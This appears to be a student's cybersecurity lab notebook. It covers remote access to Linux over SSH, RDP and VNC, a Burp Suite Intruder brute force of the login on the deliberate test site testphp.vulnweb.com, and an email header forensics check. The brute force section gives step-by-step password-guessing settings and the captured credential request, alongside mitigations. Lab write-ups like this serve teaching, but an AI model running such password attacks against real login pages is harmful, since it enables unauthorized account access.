
- On your local machine (attacker/administrator machine):

1. Open a terminal (Linux) or PowerShell (Windows).
2. Connect to the Linux machine using SSH:



```
ssh username@ip_address
```

o Example: `ssh user@192.168.1.100`


3. Enter the password when prompted — now you have remote terminal access!



Create folder or remove remotely (from attacker to target)



Transfer file to each other –



Step 2. Using Remote Desktop (GUI Access)

-If you need graphical access:

1. Install the **xrdp** package on the Linux machine:

```
sudo apt install xrdp
sudo systemctl enable xrdp
sudo systemctl start xrdp
```

2. On your Windows machine, open **Remote Desktop Connection** (mstsc).
3. Enter the Linux machine's IP address and connect.

Step 3. Using VNC (Another GUI option)

1. Install a VNC server on Linux:

```
sudo apt install tightvncserver
vncserver
```

2. Connect via a VNC client (like RealVNC or TigerVNC).

Important Ethical Note:

Created by *Om Kant Sharma*

25 02 2025

- Remote access is a powerful tool—always use it with permission.
 - Unauthorized access to a computer system is illegal and unethical.
 - For penetration testing, use your own test environments (VMware, VirtualBox, etc.).
-

- If you want to dive into penetration testing tools like Metasploit for ethical hacking, I can guide you through setting up a safe lab environment! Let me know if that's what you're aiming for.

Practical: 19

Demonstrating Brute Force Attacks

Definition:

A **brute force attack** is a method of attempting to gain unauthorized access to a system by systematically trying all possible combinations of passwords or encryption keys until the correct one is found.

Outcomes/Learning:

Through brute force attacks, one learns the importance of using strong, complex passwords and multi-factor authentication to protect sensitive systems. Additionally, it highlights the need for systems to have mechanisms that prevent repeated attempts, such as account lockouts or rate limiting.

Required Tool: Burp suite, Kali Linux

Working:

In a practical brute force attack demonstration, I would start by selecting a target system, such as a login page or encrypted file. Using a tool (like Hydra or Burp Suite), I would configure it to try a list of possible passwords or keys against the system, either by trying common passwords or a dictionary-based attack.


Once the attack begins, the system will attempt multiple login attempts in rapid succession, testing different combinations. The goal is to observe how long it takes to crack the password and analyze any vulnerabilities, such as how the system responds to repeated failed login attempts (e.g., lockouts, delays).

To mitigate brute force attacks in a real-world application, I would implement security measures like:

- Strong password policies
- Account lockout mechanisms after a set number of failed attempts
- Captchas or multi-factor authentication to slow down automated attacks

Steps:

1. Open the link. We know the username is **test** and we have to perform a brute force attack on the



password.


2. Now, open the burp suite application.




3. Open the browser of burp suite, go to the vulnweb site in that browser and type the username as **test** and any random password.




Before pressing the login button, go to the burp suite and turn on the **intercept**.



4. Now, press the login button and go to burp suite.



We can see above that the request has been intercepted. Select the password and send this request to the intruder.



5. Click on the clear \$ sign and select password and click on Add \$.

6. Now go to payload tab and select payload type as brute forcer.

Created by *Om Kant Sharma*

25 02 2025

In the character set, set the characters as **tes** admin, max length as 4, this will perform all the possible combinations of tes keyword.

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The 'Payload sets' section shows 'Payload set: 1' and 'Payload type: Brute forcer'. The 'Payload settings [Brute forcer]' section shows 'Character set: tes', 'Min length: 4', and 'Max length: 4'. The 'Payload processing' section shows a table with columns 'Enabled' and 'Rule'.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 81
Payload type: Brute forcer Request count: 81

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: tes
Min length: 4
Max length: 4

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
☐	

7. Now, click on start attack.

2. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status co...	Error	Timeout	Length	Comment
22	test	200			6175	
0		302			253	
1	tttt	302			253	
2	ettt	302			253	
3	sttt	302			253	
4	tett	302			253	
5	eett	302			253	
6	sett	302			253	
7	tsst	302			253	
8	estt	302			253	
9	sstt	302			253	
10	ttet	302			253	
11	etet	302			253	

Request Response

Pretty Raw Hex

```

6 Origin: http://testphp.vulnweb.com
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Connection: close
14
15 uname=test&pass=test

```

Search... 0 matches

Finished

We found the password as a test having the status code as 200 meaning **OK**. We can see the length and status of the test is different compared to others. Thus, we have successfully found the password of the website and can be cross verified.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home categories artists disclaimer your cart guestbook AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

1 (test)

On this page you can visualize or edit you user information.

Name:

Credit card number:

E-Mail:

Phone number:

Address:

update

You have 0 items in your cart. You visualize you cart [here](#).

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

The logs are being generated for all the failed login attempts in CentOS. I tried to login with wrong passwords and checked whether the logs were created or not, and they were created.

Created by *Om Kant Sharma*

25 02 2025

Steps to stop the brute force attack for the vulnweb site:

- The website should make an algorithm to force the user to create a complex password with use of special characters, digits, uppercase, lowercase letter combinations.
- The length of password should be a minimum of 8-10 characters.
- The system should also implement a lockout mechanism for every 3 or more failed attempts and also log all the failed attempts.
- MFA can also be used to prevent brute force attack.

Reference to OWASP:

OWASP Top 10 2021:

https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Only for educational purpose.

Practical: 20

Email Forensic

Definition: Identify malicious email through analyzing malicious IP and Domain email server.

Outcomes/Learning:

- Awareness about phishing emails.
- Check email is malicious or not.

Required Tool: MX Tool Box and email

Working:

Step 1: Firstly, we will login on portal

Created by Om Kant Sharma

25 02 2025

Is the actor Akshay Khanna dead? Spam x



Quora Digest <english-quora-digest@quora.com>
to me

Mon, Jan 27, 7:20 PM



Why is this message in spam? You reported this message as spam from your inbox.

Report not spam



TOP STORIES FOR OM KANT



Is the actor Akshay Khanna dead?

Punkaaj Sharma, Bollywood - Creative Thinker & Author • Answered May 21, 2021

Some 48 hours back, Director Priyadarshan declared that his Hungama

← Delete forever Not spam

33 of 45

Is the actor Akshay Khanna dead? Spam x



Quora Digest <english-quora-digest@quora.com>
to me

Jan 27, 2025 7:20 PM



Why is this message in spam? You reported this message as spam from your inbox.

Report not spam

TOP STORIES FOR OM KANT

Is the actor Akshay Khanna dead?

Punkaaj Sharma, Bollywood - Creative Thinker & Author • Answered May 21, 2021

Some 48 hours back, Director Priyadarshan declared that his Hungama
sequel will not have a theatrical release this summer. Akshay Khanna
plays a special cameo and is to su... [Read more](#)

- Reply
- Forward
- Filter messages like this
- Print
- Delete this message
- Unblock "Quora Digest"
- Report phishing
- Show original**
- Translate message
- Download message
- Mark as unread

Original Message

Message ID	<ah4ganaeMuMhrDYKSuLHDbnYRPXCuOv9KRD46oMunlo8n55kACHM9BXYkdnNwGPCyUPio_XgZDvaQDri3TYfmrK3LXvpBbECepA-58LQF-E4syHTj9mhMa29CsLUV-1u0n8uMy4odB66yQABAgA=@t1.msgid.quoramail.com>
Created at:	Mon, Jan 27, 2025 at 7:20 PM (Delivered after 1 second)
From:	Quora Digest <english-quora-digest@quora.com>
To:	omikantbmce@gmail.com
Subject:	Is the actor Akshay Khanna dead?
SPF:	PASS with IP 52.72.89.214 Learn more
DKIM:	'PASS' with domain quora.com Learn more
DMARC:	'PASS' Learn more

[Download Original](#)

[Copy to clipboard](#)

Open **mx tool box** for email header analysis....

Created by *Om Kant Sharma*

25 02 2025



mxtoolbox



All Shopping Images Videos Forums Web News More

Tools



<https://mxtoolbox.com>

MxToolbox: MX Lookup Tool - Check your DNS MX Records online

ABOUT MX LOOKUP: This test will list MX records for a domain in priority order. The MX lookup is done directly against the domain's authoritative name ...

IP Blacklist Check

ABOUT BLACKLIST CHECK ... Have more than 255 ...

Email Header Analyzer

This tool will make email headers human readable by parsing ...

A icon DNS Lookup

ABOUT DNS LOOKUP: This test will list DNS records for a ...


About dmARC record check

The DMARC Record Lookup / DMARC Check is a diagnostic ...

Network Tools

mx icon, mx, DNS Lookup for MX records - blacklist icon, blacklist ...

[More results from mxtoolbox.com >](#)



MxToolbox, Inc

4.9 ★★★★★ 7 Google reviews

Corporate office in Austin, Texas

[Website](#) [Directions](#) [Save](#)

[Share](#) [Call](#)

Address: 12710 Research Blvd Suite 225, Austin, TX 78759, United States

Phone: +1 512-637-8762

[Suggest an edit](#) [Own this business?](#)

mail.google.com/mail/u/0/?ik=e148afcc948&view=om&permmsgid=msg-f:1822410235108426958

Original Message

Message ID <eh4ganaeMuMhrDYKSuLHDbnYRPXCuOv9KRD46oMunlo8n55kACHM9BXYKdNnwGPcyUPi58LQF-E4syHTJ9mhMalZsCeLUV-1uDn8uMy4odB66yQABAgA=@t1.msgid.quoramail.com>

Created at: Mon, Jan 27, 2025 at 7:20 PM (Delivered after 1 second)

From: Quora Digest <english-quora-digest@quora.com>

To: omkantimbce@gmail.com

Subject: Is the actor Akshay Khanna dead?

SPF: PASS with IP 52.72.89.214 [Learn more](#)

DKIM: 'PASS' with domain quora.com [Learn more](#)

DMARC: 'PASS' [Learn more](#)

Recent download history

Is the actor Akshay Khanna dead_.eml

94.5 KB • Done

[Full download history](#)


[Download Original](#)


[Copy to clipboard](#)

Step 2:

Created by Om Kant Sharma

25 02 2025





Content-Type: multipart/alternative;
boundary="=====0244956545583908835=====
MIME-Version: 1.0
From: Quora Digest <english-quora-digest@quora.com>
To: omkantibmce@gmail.com
Subject: =?utf-8?q?Is the actor Akshay Khanna dead=3F=?

—dose.

Reported by ns-673.awe-dns-20.net on 2/15/2025 at 10:24:33 AM (UTC 0). Just for you.

25 02 2025